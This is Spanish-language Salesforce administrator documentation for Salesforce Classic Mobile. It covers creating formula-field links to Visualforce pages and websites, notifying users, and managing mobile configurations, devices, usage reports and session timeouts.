Para mejorar la integración entre la aplicación Salesforce Classic Mobile, Visualforce Mobile y los sitios Web externos, puede crear vínculos desde los registros nativos de Salesforce hacia las páginas de Visualforce Mobile o sitios Web externos. Para crear los vínculos, cree campos de fórmula de texto en un objeto estándar o personalizado. El campo debe ser visible en el formato de página para aparecer en la aplicación de Salesforce Classic Mobile. Lo mejor es incluir todos los vínculos incrustados en una sección independiente etiquetada "Vínculos de Mobile" de la parte inferior del formato de página. Actualmente no hay ninguna forma de ocultar estos vínculos en el sitio Web de Salesforce, pero los usuarios pueden contraer la sección para quitar los vínculos.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

1. Navegue hasta el área de campos del objeto adecuado.
2. Haga clic en **Nuevo** en la sección de campos de la página.
3. Seleccione `Fórmula` y luego haga clic en **Siguiente**.
4. Introduzca una etiqueta de campo.

   El nombre de campo se cumplimenta automáticamente en función de la etiqueta de campo que introduzca.
5. Seleccione `Texto` y haga clic en **Siguiente**.
6. En el editor de fórmulas, cree el vínculo a la página de Visualforce personalizada o al sitio Web externo:
   - Para crear un vínculo de Visualforce, escriba *`"visualforce:///apex/NombrePágina"`*, sustituyendo *`NombrePágina`* con el nombre de su página de Visualforce. Puede anexar parámetros a la cadena como *`?contactid=" & Id"`*, para pasar información desde el registro de la aplicación cliente a la página de Visualforce.
   - Para crear un vínculo Web, escriba *`"weblink:"`*, seguido de la URL a la que desea que lleve el vínculo, como por ejemplo *`"weblink:http://www.salesforce.com"`*. Puede anexar parámetros a la cadena para pasar información desde el registro de la aplicación cliente a la página web. Por ejemplo , el siguiente vínculo web inicia un sitio de relaciones sociales desde un registro de contacto, y realiza una búsqueda de ese contacto:

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

   Nota: La aplicación cliente envía el vínculo web o de Visualforce con todos los parámetros al navegador incrustado. La interpretación de los parámetros dependerá del sitio Web o la página de Visualforce Mobile. Asegúrese de construir su página de Visualforce Mobile para consumir cualquier parámetro del vínculo.
7. Haga clic en **Siguiente**.
8. Defina la seguridad a nivel de campo para determinar si el campo debe ser visible o de sólo lectura para perfiles específicos y haga clic en **Siguiente**.
9. Elija los formatos de página que deben mostrar el campo. En el siguiente paso, personalizará el formato para cambiar la ubicación del campo en la página.
10. Guarde sus cambios.

11. Modifique el formato de página del objeto: Desde la configuración de gestión para el objeto cuyo formato de página desea cambiar, vaya a Formatos de página.
12. Arrastre un elemento Sección desde la paleta al formato de página y déjelo caer en las secciones existentes.
13. En el campo `Nombre de la sección`, escriba *`Vínculos de Mobile`*.
14. Cancele la selección de la opción `Modificar página`.
15. Seleccione el formato de 1 columna y haga clic en **Aceptar**.
16. Arrastre el nuevo campo de fórmula de texto desde su ubicación actual a la nueva sección Vínculos de Mobile.
17. Guarde sus cambios.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

Configuración de gestión de búsqueda de objetos

# Notificar a los usuarios sobre la disponibilidad de Salesforce Classic Mobile

Cuando esté listo para implementar la aplicación de Salesforce Classic Mobile a sus usuarios, envíeles un correo electrónico para notificarles sobre la disponibilidad de la aplicación y proporcióneles instrucciones acerca de la instalación. Puede enviar el correo electrónico utilizando la aplicación de correo electrónico de su organización, como Outlook o puede enviar correos electrónicos masivos desde Salesforce. De todos modos, asegúrese de incluir la URL que inicia la descarga.

- En el caso de usuarios de Android, la URL de descarga es `mobile.salesforce.com`. El vínculo es el mismo para la descarga inicial y las actualizaciones posteriores.
- Puede obtener la URL de descarga para iPhone desde iTunes. Abra iTunes, haga clic en **iTunes Store** y, a continuación, busque Salesforce Classic Mobile. Haga clic en el icono de aplicación para ver los detalles de la aplicación. En la parte superior de la ventana de iTunes hay un hilo de Ariadna que representa la ubicación de la aplicación en App Store: **App Store** > **Business** > **Salesforce Classic Mobile**. Arrastre y suelte la ruta en un editor de texto o programa de procesamiento de texto para ver la URL de descarga de la aplicación.

Para enviar correos electrónicos masivos a usuarios de Salesforce Classic Mobile desde Salesforce:

1. Cree una plantilla de correo electrónico que informe a los usuarios sobre la disponibilidad de Salesforce Classic Mobile. Desde su configuración personal, introduzca *`Plantillas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mis plantillas** o **Plantillas de correo electrónico** (cualquiera que aparezca). También puede crear una plantilla de correo electrónico separada para notificaciones de actualizaciones. Incluya el vínculo de descarga en las plantillas.
2. Cree una vista personalizada en la página Correo electrónico masivo que muestre sólo a los usuarios de Salesforce Classic Mobile.
3. Envíe correos electrónicos masivos a sus usuarios de Salesforce Classic Mobile utilizando la vista personalizada que ha creado. En Configuración, introduzca *`Usuarios de correo electrónico masivo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios de correo electrónico masivo**.

## CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

## EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

## PERMISOS DE USUARIO

Para crear plantillas de correo electrónico HTML:

- "Modificar plantillas en formato HTML"

Para enviar correo electrónico masivo a usuarios:

- "Correo electrónico masivo"

  Y

  "Gestionar usuarios"

# Preguntas frecuentes sobre Salesforce Classic Mobile para administradores

- ¿Es segura la aplicación móvil Salesforce Classic?

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

## ¿Es segura la aplicación móvil Salesforce Classic?

Todas las transmisiones inalámbricas de datos entre Salesforce y Salesforce Classic Mobile están cifradas y seguras.

La aplicación de Mobile tiene múltiples capas de seguridad a nivel de dispositivo. Los fabricantes de dispositivos permiten establecer restricciones de contraseñas o códigos. Los usuarios deben utilizar la protección de dispositivos de acuerdo con la política de seguridad de su organización. Si el dispositivo está bloqueado por una contraseña, es difícil que los usuarios no autorizados obtengan datos confidenciales.

Además, un usuario debe tener credenciales válidas de Salesforce para activar la aplicación de Mobile en el dispositivo. Cuando un usuario registra un nuevo dispositivo inalámbrico, los datos de Salesforce de sus antiguos dispositivos inalámbricos se eliminan automáticamente; los usuarios sólo pueden activar un único dispositivo. Los usuarios también reciben una advertencia cuando activan un nuevo dispositivo utilizando su cuenta de Salesforce. Si un usuario registrado supera el tiempo de inactividad que ha configurado el administrador en el dispositivo móvil, la sesión finaliza y se deberá introducir la contraseña o el código para restablecer la sesión.

Los administradores también pueden eliminar datos de forma remota de dispositivos perdidos o robados.

## ¿Existe una forma fácil de implementar Salesforce Classic Mobile a todos mis usuarios de BlackBerry?

Si su organización gestiona teléfonos BlackBerry con BlackBerry Enterprise Server (BES), puede utilizar Application Push. Application Push es una tecnología para administradores de BlackBerry Enterprise Server que permite instalar aplicaciones en teléfonos BlackBerry de forma remota. Esta tecnología no está desarrollada ni es compatible con Salesforce, pero los administradores de BlackBerry Enterprise Server pueden utilizarla para instalar Salesforce Classic Mobile en los dispositivos móviles de los usuarios de BlackBerry.

Puede encontrar información detallada acerca de Application Push en la *Guía de administrador de BlackBerry Enterprise Server* de Research in Motion en las secciones "Making additional BlackBerry device software and applications available to users" y "Creating software configurations". Si tiene problemas técnicos con Application Push, póngase en contacto con el servicio de asistencia de Research in Motion.

# Gestionar configuraciones de Salesforce Classic Mobile

Para gestionar sus configuraciones de Salesforce Classic Mobile, en Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**.

- Para definir una nueva configuración de Mobile, haga clic en **Nueva configuración de Mobile**.
- Para modificar una configuración de Mobile (incluyendo la asignación de usuarios o perfiles diferentes o el cambio del tamaño máximo de conjuntos de datos), haga clic en **Modificar**.
- Para activar una configuración de Mobile, haga clic en **Modificar**, seleccione la casilla de verificación Activo y haga clic en **Guardar**. Cancele la selección de Activo para desactivar la configuración de Mobile.
- Para eliminar una configuración de Mobile, haga clic en **Eliminar**.
- Para ver información detallada de la configuración de Mobile, haga clic en su nombre.

  Desde una página de detalles de configuración de Mobile, puede:

  - Modificar conjuntos de datos para una configuración de Mobile haciendo clic en **Modificar** en la lista relacionada Conjuntos de datos.
  - Cambiar las propiedades de objetos convertidos haciendo clic en **Modificar** junto al nombre de un objeto en la lista relacionada Propiedades de objeto de Mobile.
  - Personalizar fichas de configuración de Mobile haciendo clic en **Modificar** en la lista relacionada Fichas de Mobile.
  - Crear vistas personalizadas para una configuración de Mobile haciendo clic en **Modificar** en la lista relacionada Vistas de Mobile.
  - Duplicar la configuración de Mobile haciendo clic en **Duplicar**.

CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Permisos de Salesforce Classic Mobile

Se requiere una licencia de Mobile para cada usuario que acceda a la aplicación Salesforce Classic Mobile. Distribuya licencias de Mobile mediante la casilla de verificación `Usuario de Mobile` en el registro del usuario.

Para organizaciones que utilicen Unlimited Edition, Performance Editio y Developer Edition, Salesforce proporciona una licencia de Mobile para cada licencia de Salesforce y se activa la casilla de verificación `Usuario de Mobile` de forma predeterminada para todos los usuarios. Las organizaciones que utilicen Professional Edition o Enterprise Edition deben adquirir licencias de Mobile por separado y asignarlas de forma manual.

**Nota:** La casilla de verificación `Usuario de Mobile` está deshabilitada de forma predeterminada para los nuevos usuarios con Performance Edition.

Para evitar que los usuarios activen Salesforce Classic Mobile en sus dispositivos móviles antes de que esté listo para implementar la aplicación, desactive la casilla de verificación `Usuario de Mobile` para todos los usuarios.

### CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Gestionar fichas de Salesforce Classic Mobile

Para gestionar las fichas de una configuración de Salesforce Classic Mobile, en Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**. Luego haga clic en el nombre de la configuración de Mobile y desplácese a la lista relacionada Fichas de Mobile.

Si ya ha personalizado las fichas de configuración, la lista relacionada Fichas de Mobile muestra las fichas seleccionadas.

- Para cambiar la configuración de una ficha, haga clic en **Modificar**.
- Para eliminar la configuración de fichas de Mobile y en su lugar utilizar el comportamiento predeterminado, haga clic en **Restablecer valores predeterminados**.

Si no ha personalizado las fichas de la configuración, la lista relacionada indica que se utiliza el comportamiento de la ficha predeterminado para la configuración. Para personalizar las fichas utilizadas por la configuración y definir su orden, haga clic en **Personalizar fichas**.

### CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para gestionar fichas de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Gestionar vistas de Salesforce Classic Mobile

Para gestionar las vistas personalizadas de una configuración de Salesforce Classic Mobile, en Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**. Luego haga clic en el nombre de la configuración de Mobile y desplácese a la lista relacionada Vistas de Mobile:

- Para ver una lista de todas sus vistas personalizadas, seleccione Todos los objetos en la lista desplegable de Seleccionar un objeto. También puede utilizar la lista desplegable para enumerar las vistas por tipo de objeto.
- Para crear una nueva vista de Mobile, seleccione el tipo de objeto de la lista desplegable de selección de objetos y haga clic en **Nueva vista de Mobile**.
- Para cambiar los cambios en una vista personalizada de Mobile, haga clic en **Modificar** junto al nombre de la vista.
- Para eliminar una vista personalizada de Mobile, haga clic en **Eliminar** junto al nombre de la vista.
- Para ver los detalles de una vista personalizada de Mobile, haga clic en su nombre.

### CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

Gestionar dispositivos de Salesforce Classic Mobile

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar dispositivos y usuarios de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para gestionar vistas personalizadas de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Datos de uso de Salesforce Classic Mobile en los tipos de informes personalizados

Puede crear tipos de informes personalizados con los datos que muestran el modo en el que su organización utiliza Salesforce Classic Mobile. Por ejemplo, los informes pueden mostrar las veces que los usuarios acceden a Salesforce Classic Mobile, qué modelos de dispositivos móviles utilizan, etcétera.

Para crear un tipo de informe personalizado con los datos de uso de Salesforce Classic Mobile, seleccione la sesión de Mobile `Objeto principal` al definir un tipo de informe personalizado. Al seleccionar los campos para el tipo de informe personalizado, elija entre los siguientes campos específicos de Salesforce Classic Mobile.

| Punto de datos de uso de Mobile | Definición |
|---|---|
| Marca | Operador inalámbrico |
| Tamaño de los datos (Bytes) | Tamaño total de los registros del dispositivo |
| Dirección del dispositivo | Dirección física exclusiva de dispositivo (UDID para iOS) |
| Versión de la aplicación del dispositivo | Versión instalada de Salesforce Classic Mobile |
| Modelo de dispositivo | Modelo del dispositivo |
| Versión de sistema operativo del dispositivo | Versión del sistema operativo instalado en el dispositivo |
| Duración | Duración de la sesión móvil en segundos |
| Última fecha de registro | Fecha del último registro o activación |
| Última fecha de estado | Fecha de la última comunicación recibida del dispositivo |
| Fabricante | Fabricante del dispositivo |
| Tamaño de los metadatos (Bytes) | Tamaño de los metadatos (formatos de página, valores de listas de selección, etc.) en el dispositivo |
| Propietario: Nombre completo | Nombre del usuario del dispositivo |
| Fecha de inicio de la sesión | Fecha en la que se inició la sesión de Mobile |
| Estado | El indicador del conjunto de datos del usuario supera el tamaño máximo permitido por la configuración de Mobile |

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

**Nota:**

- Las sesiones de Mobile son parecidas a las sesiones basadas en Web en los informes del historial de inicios de sesión; sin embargo, las sesiones de Mobile tienen un valor de tiempo de espera fijo de 20 minutos. Salesforce crea una nueva sesión de Mobile cuando un usuario se registra o inicia Salesforce Classic Mobile después de 20 minutos de inactividad en la aplicación o en el dispositivo en general.

- Los informes de la sesión de Mobile solo tienen datos de uso para la aplicación de Salesforce Classic Mobile y no para la aplicación de Salesforce Mobile, como las aplicaciones de Salesforce1.
- Algunos dispositivos no proporcionan cada atributo físico. Por ejemplo, los dispositivos de Apple no proporcionan marca.

## Gestionar dispositivos de Salesforce Classic Mobile

Después de que un usuario instale la aplicación Salesforce Classic Mobile en un dispositivo móvil e inicie sesión por primera vez, Salesforce recopila información acerca del dispositivo y lo asocia con el registro del usuario. La información del dispositivo es de sólo lectura.

Aunque se crea la entrada del dispositivo de forma automática, puede seguir viendo y gestionando todos los dispositivos y usuarios móviles en su organización desde Configuración introduciendo *Usuarios y dispositivos* en el cuadro Búsqueda rápida, luego seleccionando **Usuarios y dispositivos**.

En la página de Todos los usuarios y dispositivos de Mobile, puede:

- Visualizar la lista de usuarios de su organización que han activado Salesforce Classic Mobile.
- Crear vistas de lista personalizada para ver diferentes subconjuntos de sus usuarios de Mobile. Por ejemplo, cree una vista que muestra los usuarios que nunca han iniciado sesión en Salesforce desde la aplicación Salesforce Classic Mobile para evaluar la eficacia de los esfuerzos de implementación de Salesforce Classic Mobile por parte de su organización.
- Ver información detallada de un dispositivo de Mobile haciendo clic en la dirección del dispositivo.
- Visualizar los detalles de un usuario específico haciendo clic en el nombre de usuario.
- Ver información detallada de la configuración de Mobile haciendo clic en el nombre de la configuración de Mobile.
- Realice estas acciones en varios usuarios a la vez:
  - Ajustar el valor de tiempo de espera de sesión de Mobile
  - Borrar los datos de Salesforce del dispositivo Mobile de un usuario
  - Eliminar un dispositivo Mobile del registro de un usuario
- Averiguar el motivo por el que el dispositivo de un usuario no se sincroniza pasando el ratón sobre el icono de error rojo de la columna Estado. En la página de detalles del dispositivo aparecerá información adicional sobre los errores de sincronización.

Nota: También puede gestionar usuarios de Mobile de la lista relacionada Dispositivos asignados de Mobile en la página de detalles del usuario.

### CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar dispositivos y usuarios de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para gestionar dispositivos de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Vincular permanente usuarios de Salesforce Classic Mobile a un dispositivo móvil

Puede evitar que los usuarios de Mobile registren cualquier dispositivo móvil distinta al que utilizan para su activación inicial de Salesforce Classic Mobile.

De manera predeterminada, Salesforce asocia automáticamente un registro de dispositivo con el usuario de Mobile que haya activado el dispositivo más recientemente, por lo que los usuarios no necesitan actualizar el registro del dispositivo para asignarlo a otro usuario. Mientras que este dispositivo facilita asignar los dispositivos a otros usuarios en su organización, algunos administradores prefieren que los usuarios estén permanentemente vinculados a los dispositivos que se les asignó de forma original. Esta función ayuda a los administradores de organizaciones con datos muy confidenciales a garantizar que sus usuarios no accedan a datos corporativos desde dispositivos personales.

Para vincular permanentemente un usuario a un dispositivo móvil:

1. Desde Configuración, introduzca *Configuración de Salesforce Classic* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Salesforce Classic**.
2. Haga clic en **Modificar**.
3. Seleccione `Vincular usuario al dispositivo de Mobile permanentemente`.
4. Haga clic en **Guardar**.

PRECAUCIÓN: La activación del ajuste `Vincular usuario al dispositivo de Mobile permanentemente` requiere una acción administrativa cuando los usuarios necesiten cambiar los dispositivos. Debe eliminar el dispositivo existente manualmente del registro de un usuario para que el usuario registre un dispositivo diferente. Si no elimina el dispositivo, el usuario no podrá acceder a la aplicación Salesforce Classic Mobile.

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar los ajustes de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para cambiar los ajustes de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Visualizar la información de dispositivo de Salesforce Classic Mobile

Salesforce recopila información acerca del dispositivo de un usuario la primera vez que el usuario inicia sesión en la aplicación de Salesforce Classic Mobile. Existen dos formas de acceder a los detalles del dispositivo.

- En Configuración, introduzca *Usuarios y dispositivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios y dispositivos**. Luego haga clic en la dirección de un dispositivo en la vista de lista.
- En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**. Haga clic en **Modificar** junto al nombre de usuario y a continuación haga clic en la dirección del dispositivo en la lista relacionada Dispositivos asignados de Mobile.

Desde la página Dispositivo de Mobile, puede:

- Revisar la información sobre dispositivos
- Ajustar el valor de tiempo de espera de sesión de Mobile
- Borrar los datos de Salesforce de un dispositivo de usuario
- Eliminar un dispositivo del registro de un usuario

A continuación se muestra una descripción de los campos en orden alfabético que están almacenadas para cada dispositivo de Mobile de su organización.

| Campo | Descripción |
|---|---|
| Marca | La marca del dispositivo, si está disponible. |
| Operador | El nombre del operador de servicios del dispositivo de Mobile, si está disponible. |
| Conectado desde | La fecha y hora en la que el dispositivo se conectó al servidor de Mobile. El dispositivo pierde conexión si se agota la batería o si se cierra la sesión porque el servidor no ha recibido datos del dispositivo durante en un largo periodo de tiempo. |
| Estado de la conexión | El estado de la conexión del dispositivo. Los posibles valores de este campo son Conectado, No conectado y No disponible. |
| Creado por | El nombre del primer usuario que registró el dispositivo de Mobile y la fecha y hora del registro. |
| Tamaño de los datos | Tamaño de los datos de Salesforce almacenados actualmente en el dispositivo móvil del usuario. El dispositivo móvil envía periódicamente esta información a Salesforce, lo que resulta útil para solucionar los errores de sincronización resultantes de exceder el límite de datos. |

### EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

### PERMISOS DE USUARIO

Para visualizar dispositivos y usuarios de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para gestionar dispositivos de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

| Campo | Descripción |
| --- | --- |
| `Dirección del dispositivo` | El identificador único del dispositivo móvil del usuario. |
| `Modelo de dispositivo` | El modelo del dispositivo de Mobile. |
| `¿Es simulador?` | Un marcador que indica si el dispositivo es un simulador o un dispositivo de Mobile. Un simulador es una aplicación de software que emula el comportamiento de un dispositivo de Mobile. |
| `Última activación` | La última vez que se descargó un conjunto de datos completo al dispositivo. Si el conjunto de datos de un usuario supera el límite definido en la configuración asignada, el dispositivo se puede registrar pero no se puede activar. |
| `Últimos datos recibidos` | La última vez que se recibieron datos del dispositivo. Esta información es de gran utilidad para resolver problemas de conexión. |
| `Último registro` | La última vez que un usuario registró el dispositivo. El proceso de registro crea el registro del dispositivo en Salesforce y lo asocia con el usuario que lo ha registrado. |
| `Última fecha de estado` | Última vez que el dispositivo móvil notificó a Salesforce que el dispositivo ya no sincronizaba datos debido a un error. El campo `Última fecha de estado` sólo está visible cuando hay un error. |
| `Fabricante` | El fabricante del dispositivo de Mobile. |
| `Tamaño de los metadatos` | El tamaño de los metadatos de Salesforce almacenados actualmente en el dispositivo móvil del usuario. Los metadatos se componen de información de esquema y formato de página, y la cantidad de metadatos enviados a un dispositivo puede ser muy alta dependiendo del tamaño de su organización y la complejidad de su configuración. |
| `Modificado por` | El nombre del último usuario que registró el dispositivo de Mobile y la fecha y hora del registro. |
| `Número de mensajes salientes pendientes` | El número de mensajes en cola en el servidor de Mobile en espera de ser enviados al dispositivo. |
| `Sistema operativo` | El tipo de sistema operativo instalado en el dispositivo móvil: Android o iPhone. |
| `Versión de sistema operativo` | El número de versión del sistema operativo instalado en el dispositivo. |
| `Número de teléfono` | El número de teléfono asociado con el dispositivo. |
| `Versión de Salesforce Classic Mobile` | El número de versión y de compilación de la aplicación cliente de Mobile instalada en el dispositivo. |
| `Tamaño de mensajes salientes pendientes (Bytes)` | El tamaño total de los mensajes en cola en el dispositivo en espera de ser enviados al servidor de Mobile. Debido a que el servidor |

| Campo | Descripción |
| --- | --- |
| | procesa los mensajes de forma casi instantánea, este valor suele ser 0. |
| `Tamaño de los mensajes salientes (Bytes)` | El tamaño total de datos de los mensajes salientes en espera en el servidor de Mobile. |
| `Estado` | Indica si hay errores de sincronización entre el dispositivo y Salesforce. El campo `Estado` sólo está visible cuando hay un error. Los dos estados de error son Límite de tamaño de datos sobrepasado y Error desconocido. |
| `Nombre de usuario` | El nombre de usuario de Salesforce asociado al dispositivo de Mobile. |

Nota: Si Salesforce detecta que el dispositivo seleccionado lo ha registrado un usuario en otra organización, un mensaje de error aparece en la página de detalles del dispositivo. Esto puede ocurrir cuando un dispositivo se registra con un usuario en su organización de Sandbox y después se activa con otro en su organización de producción. Para quitar el registro de dispositivo anterior de su organización, sólo tiene que eliminar el dispositivo.

# Configurar los valores de tiempo de espera de sesión de Salesforce Classic Mobile

Por motivos de seguridad, la aplicación de Salesforce Classic Mobile está configurada para bloquear la sesión de usuario tras 10 minutos de inactividad. Los administradores pueden ajustar o desactivar este ajuste según los dispositivos. Por ejemplo, debe desactivar el ajuste de tiempo de espera de Salesforce Classic Mobile si el sistema operativo del dispositivo móvil tiene su propio mecanismo de bloqueo.

Para modificar el valor de tiempo de espera de sesión de Salesforce Classic Mobile:

1. Navegue hasta una de estas páginas.
   - Para controlar múltiples dispositivos al mismo tiempo, desde Configuración, introduzca *Usuarios y dispositivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios y dispositivos**. En la vista de lista en la página Usuarios y dispositivos de Mobile, seleccione los dispositivos que desee.
   - Para controlar un dispositivo específico, en Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**. Haga clic en el nombre de un usuario, luego haga clic en la dirección del dispositivo en la lista relacionada Dispositivos asignados de Mobile para ver la página Dispositivo de Mobile.
2. Haga clic en **Configurar tiempo de espera de sesión de Mobile**.
3. Seleccione el nuevo valor de tiempo de espera en minutos. También puede seleccionar **No caduca nunca** si no se deben desbloquear los usuarios en la aplicación.
4. Haga clic en **Guardar**.

   Salesforce intenta enviar un mensaje con el nuevo ajuste de tiempo de espera de sesión en los dispositivos seleccionados.
5. Una página de confirmación resume los resultados de cada dispositivo móvil que seleccione.

## Resultados de valores de tiempo de espera de sesión de Mobile

Después de que Salesforce envíe el nuevo valor de tiempo de espera de sesión a los dispositivos seleccionados, una página de resultados muestra la información del estado de cada mensaje. La tabla siguiente describe los tres resultados posibles:

| Resultado | Descripción |
|---|---|
| Mensaje puesto en cola de forma satisfactoria | El servidor de Salesforce Classic Mobile ha enviado el mensaje al dispositivo. Salesforce no puede detectar si el dispositivo ha recibido el mensaje. |
| No es posible enviar el mensaje | Un problema temporal de comunicación entre Salesforce y el servidor de Salesforce Classic Mobile impide que el mensaje se pueda enviar. Inténtelo más tarde. |
| El usuario no tiene dispositivos móviles | El usuario seleccionado no ha registrado el dispositivo, por lo que no se ha podido entregar el mensaje. |

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

